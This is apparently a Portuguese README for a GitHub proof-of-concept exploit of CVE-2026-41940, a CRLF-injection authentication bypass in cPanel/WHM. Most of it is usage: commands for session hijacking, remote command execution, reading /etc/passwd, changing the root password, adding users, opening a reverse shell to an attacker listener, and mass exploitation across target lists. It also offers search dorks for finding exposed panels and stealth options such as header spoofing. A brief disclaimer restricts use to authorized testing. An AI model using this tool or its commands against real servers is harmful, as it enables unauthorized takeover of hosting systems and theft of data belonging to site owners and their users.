
 tc4dy/cve-2026-41940-poc-exploit
PoC exploit para CVE-2026-41940 visando bypass de autenticação no cPanel/WHM via injeção de CRLF. Suporta sequestro de sessão, RCE, reverse shell, varredura em massa e shell interativo para testes de penetração autorizados.



Edição cPanel & WHM - Injeção CRLF para Bypass de Autenticação e Sequestro Completo de Sessão

Este exploit aproveita o CVE-2026-41940, uma vulnerabilidade crítica de bypass de autenticação no cPanel/WHM. Ao injetar um payload CRLF especialmente criado no sistema de gerenciamento de sessão, ele obtém sequestro de sessão, acesso root e controle total sobre o painel de hospedagem sem quaisquer credenciais válidas.
| Categoria | Recursos |
|---|---|
| Exploração | [+] Bypass de Autenticação via Injeção CRLF [+] Sequestro de Sessão WHM [+] Vazamento de Token de Segurança [+] Acesso Root Instantâneo |
| Pós-Exploração | [+] Extração de Lista de Contas (Usuário + Domínio) [+] Execução Remota de Comandos (RCE) [+] Reverse Shell (compatível com netcat) [+] Leitura de Arquivos (configs, logs, etc) [+] Alteração de Senha Root [+] Criação de Novo Usuário cPanel |
| Varredura | [+] Exploração de Alvo Único [+] Varredura em Massa Multi-Alvo [+] Multi-Threading (threads configuráveis) [+] Suporte a Substituição de Porta |
| Furtividade | [+] Atrasos Aleatórios Entre Requisições [+] Falsificação de X-Forwarded-For [+] Suporte a User-Agent Personalizado [+] Suporte a Proxy (HTTP/HTTPS) |
| Usabilidade | [+] Shell WHM Interativo (-i)[+] Saída Colorida (colorama) [+] Modo Verbose/Debug [+] Exportação de Lista de Contas para Arquivo [+] Thread de Sessão Keep-Alive [+] Mecanismo de Retry para Conexões Instáveis |
| Produto | Versões | Status |
|---|---|---|
| cPanel & WHM | 11.92 - 11.102 | [+] Confirmado |
| cPanel & WHM | 11.104 - 11.110 | [+] Confirmado |
| cPanel & WHM | 11.118 - 11.136 | [!] Limitado |
| cPanel & WHM | < 11.86 | [+] Possivelmente vulnerável |
port:2087 "cPanel" "WHM"
port:2083 "cPanel"
Aviso Legal: Esta ferramenta é destinada apenas a testes de segurança autorizados e fins educacionais. Acesso não autorizado é ilegal.
# Clone o repositório
git clone https://github.com/tc4dy/CVE-2026-41940-POC-Exploit
cd CVE-2026-41940-POC-Exploit

# Instale as dependências
pip3 install -r requirements.txt

# Execute
python3 exploit.py -t https://example.com:2087
# Exploração básica (extrair contas)
python3 exploit.py -t https://192.168.1.100:2087

# Salvar contas em arquivo
python3 exploit.py -t https://192.168.1.100:2087 -o accounts.txt

# Modo verbose (saída de debug)
python3 exploit.py -t https://192.168.1.100:2087 -v

# Shell WHM Interativo (Recomendado)
python3 exploit.py -t https://192.168.1.100:2087 -i
[email protected] $ accounts          # Listar todas as contas cPanel
[email protected] $ version           # Mostrar versão do cPanel
[email protected] $ ls /home          # Listar diretório
[email protected] $ cat /etc/passwd   # Ler arquivo
[email protected] $ exec id           # Executar comando
[email protected] $ passwd NewPass123 # Alterar senha root
[email protected] $ adduser test test.com pass123  # Criar novo usuário
[email protected] $ exit              # Sair do shell

## Execução Remota de Comandos

```bash
# Executar comando único
python3 exploit.py -t https://192.168.1.100:2087 --cmd "id"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "cat /etc/passwd"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "whoami; hostname; uname -a"


# Ler arquivo
python3 exploit.py -t https://192.168.1.100:2087 --read /etc/passwd
python3 exploit.py -t https://192.168.1.100:2087 --read /home/example/config.php
# Máquina atacante (listener)
nc -lvnp 4444

# Exploit (reverse shell)
python3 exploit.py -t https://192.168.1.100:2087 --reverse-shell 10.0.0.1:4444
# Alterar senha root
python3 exploit.py -t https://192.168.1.100:2087 --passwd "NewRootPass123!"

# Criar novo usuário cPanel
python3 exploit.py -t https://192.168.1.100:2087 --adduser hacker hacker.com Pass1234

# Sessão keep-alive (manter acesso)
python3 exploit.py -t https://192.168.1.100:2087 --no-keep-alive  # Desativar keep-alive automático
# Criar arquivo de alvos
echo "https://target1.com:2087" > targets.txt
echo "https://target2.com:2087" >> targets.txt
echo "https://10.0.0.5:2087" >> targets.txt

# Exploração em massa com 20 threads
python3 exploit.py -l targets.txt --threads 20

# Exploração em massa com execução de comando
python3 exploit.py -l targets.txt --threads 10 --cmd "id"
# Porta personalizada (não padrão)
python3 exploit.py -t https://example.com -p 8443

# Usando proxy
python3 exploit.py -t https://192.168.1.100:2087 --proxy http://127.0.0.1:8080

# User-agent personalizado para furtividade
python3 exploit.py -t https://192.168.1.100:2087 -ua "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"

# Atraso e tentativas personalizados
python3 exploit.py -t https://192.168.1.100:2087 --delay 5 --max-retries 5

# Verificação SSL (ignorar autoassinado por padrão)
python3 exploit.py -t https://192.168.1.100:2087 --ssl-verify
| Curto | Longo | Descrição | Padrão |
|---|---|---|---|
-t | --target | URL de alvo único | Obrigatório (único) |
-l | --target-file | Arquivo contendo lista de alvos | Obrigatório (massa) |
-p | --port | Substituir porta | Auto-detectar |
-o | --output | Salvar lista de contas em arquivo | Nenhum |
-v | --verbose | Ativar saída de debug | False |
-i | --interactive | Shell WHM interativo | False |
--proxy | Proxy HTTP/HTTPS | Nenhum | |
-ua | --user-agent | User-Agent personalizado | Aleatório |
--cmd | Executar comando único | Nenhum | |
--reverse-shell | Reverse shell IP:PORT | Nenhum | |
--passwd | Alterar senha root | Nenhum | |
--adduser | Criar novo usuário (USER DOMAIN PASS) | Nenhum | |
--read | Ler arquivo do alvo | Nenhum | |
--threads | Threads para varredura em massa | 10 | |
--delay | Intervalo keep-alive (segundos) | 3.0 | |
--max-retries | Máximo de tentativas por requisição | 3 | |
--no-keep-alive | Não manter sessão | False | |
--ssl-verify | Verificar certificados SSL | False |
docker run -d --name cpanel-test -p 2087:2087 cpanel/cpanel:102
docker pull cpanel/cpanel:11.102 docker run -d -p 2087:2087 cpanel/cpanel:11.102
Confira meus outros repositórios de exploits:
Este toolkit é fornecido estritamente para testes de segurança autorizados, engajamentos de red team e pesquisa defensiva. Ao usar este software, você concorda com os seguintes termos:
